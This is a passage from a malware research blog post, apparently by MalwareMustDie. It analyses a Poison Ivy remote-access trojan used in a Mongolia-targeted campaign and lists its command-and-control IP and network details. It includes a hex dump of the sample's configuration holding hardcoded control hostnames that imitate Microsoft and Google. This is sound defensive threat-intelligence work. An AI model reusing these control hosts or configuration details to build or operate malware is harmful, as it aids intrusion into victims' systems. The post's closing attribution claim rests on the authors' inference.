
The CNC is in the mainland of China, with the hostname(S) ~~that I will expose later~~ can be seen in screenshots in next part)



IP/BGP Information: 116.193.154.28 | 116-193-154-28.pacswitch.net. | AS4766 | JIULINGQIHANG-CN | CN

(Room 413, No.188, Dong Han Men Nan Lu, CHINA)

The Poison Ivy version used in the Mongolia campaign is the same as the main analysis shown above that aims "other" country.




The interesting part is the hostnames used in the Mongolia campaign were hardcoded two hostnames instead of one (the main analysis APT is only have one hardcoded domains). However please see the template used, this version of PIVY can contains up to 3 (three) hostnames (or IPs).

```
0x00000cb0  83c0 0889 45e4 8bd7 83ea 08b9 1601 1520  ....E..........
0x00000cc0  8b45 e4e8 a9fe ffff 8b45 e450 e878 fdff  .E.......E.P.x..
0x00000cd0  ff8b 45e8 50ff 55f0 c645 ff01 53ff d60f  ..E.P.U..E..S...
0x00000ce0  b645 ff5f 5e5b 8be5 5dc2 0400 0043 7265  .E._^[..]....Cre
0x00000cf0  6174 6546 696c 6541 0052 6561 6446 696c  ateFileA.ReadFil
0x00000d00  6500 0000 0043 6c6f 7365 4861 6e64 6c65  e....CloseHandle
0x00000d10  0047 6574 4669 6c65 5369 7a65 0047 6c6f  .GetFileSize.Glo
0x00000d20  6261 6c41 6c6c 6f63 0047 6c6f 6261 6c46  balAlloc.GlobalF
0x00000d30  7265 6500 0030 3932 3100 0000 0000 0000  ree..0921.......
0x00000d40  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00000d50  0000 0000 0073 6572 7669 6365 2e6d 6963  .....service.mic
0x00000d60  726f 736f 6674 2d6f 6e65 6472 6976 652e  rosoft-onedrive.
0x00000d70  636f 6d00 0000 0000 0000 0000 0000 0000  com.............
0x00000d80  0000 0000 0000 0068 656c 702e 676f 6f67  .......help.goog
0x00000d90  6c65 706c 7573 7570 706f 7274 2e63 6f6d  leplusupport.com
0x00000da0  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00000db0  0000 0000 0000 0000 0068 656c 702e 676f  .........help.go
0x00000dc0  6f67 6c65 706c 7573 7570 706f 7274 2e63  ogleplusupport.c
0x00000dd0  6f6d 0000 0000 0000 0000 0000 0000 0000  om..............
0x00000de0  0000 0000 0000 0000 0000 0050 0000 0035  ...........P...5
0x00000df0  0000 0094 1100 0038 3838 3636 3631 3335  .......888666135
0x00000e00  3739 0001 0000 0055 8bec 81c4 30f0 ffff  79.....U....0...
0x00000e10  6033 c08d bd84 f0ff ffb9 740f 0000 f3aa  `3........t.....
0x00000e20  33c0 8dbd 40f0 ffff b944 0000 00f3 aac7  3...@....D......
```

PS: Did you see what domains that was used? ;)

Hmm, okay, good, now we know exactly who is behind this attack..



#MalwareMustDie!

Wed Mar 15 01:17:48 JST 2017 @unixfreaxjp / MalwareMustDie,NPO - Reversed and published the report
Thu Mar 15 05:42:14 JST 2017 @luffy(credit) corrected some Japanese wording in documentation. (thank you)
Fri Mar 17 00:48:30 JST 2017 @elkentaro translated the whole documents into English

※）PS: I might update this later with more material.

0 件のコメント:

コメントを投稿

ホーム

登録: 投稿 (Atom)

人気の投稿

#OCJP-098： 【警告】 285件日本国内のウェブサイトが「Darkleech Apache Module」に感染されて、IEでアクセスすると「Blackhole」マルウェア感染サイトに転送されてしまいます！
日本国内の285件ウェブサイトが「Darkleech Apache Module」マルウェアに感染し、もし感染されたサイトをInternet Explorerブラウザでアクセスしたらblackholeの感染サイトに転送されてしまいます。転送されたらパソコンにあるPDF/Java/...

bash 0dayマルウェア感染の「real time」リバースエンジニアリング

ゼロデイが出るといつも大忙し。 特にリバースエンジニアリングの僕らの手が回らない状態です。 《一日目》 CVE-2014-6271（bash 0day）の発表後24時間以内にMalwareMustDieのチームメートから連絡があり、私が調査してマルウェア感染攻撃を発見し...

【警告】新規Linux/Mayhemマルウェアの感染

下記のＩＰアドレスから Linux/Mayhemマルウェア の感染動きを発見、wordpressのサイトが狙われています。 wordpressの安全性が低いパスワードを狙いbruteで攻撃され、クラッキングされるとＰＨＰマルウェアインストーラーファイルをサーバーにアップロードさ...

#OCJP-128: ロシア系マルウェアボットネットのカムバック

以前の 0day.jp記事に も日本国内に対して「Kelihosマルウェア・ボットネット」の感染を報告しましたが 今回このロシア系マルウェア感染ボットネットが「カムバック」しましたので、 今日我々「MalwareMustDie」が12時間モニターしたら、日本国内の感染IP1...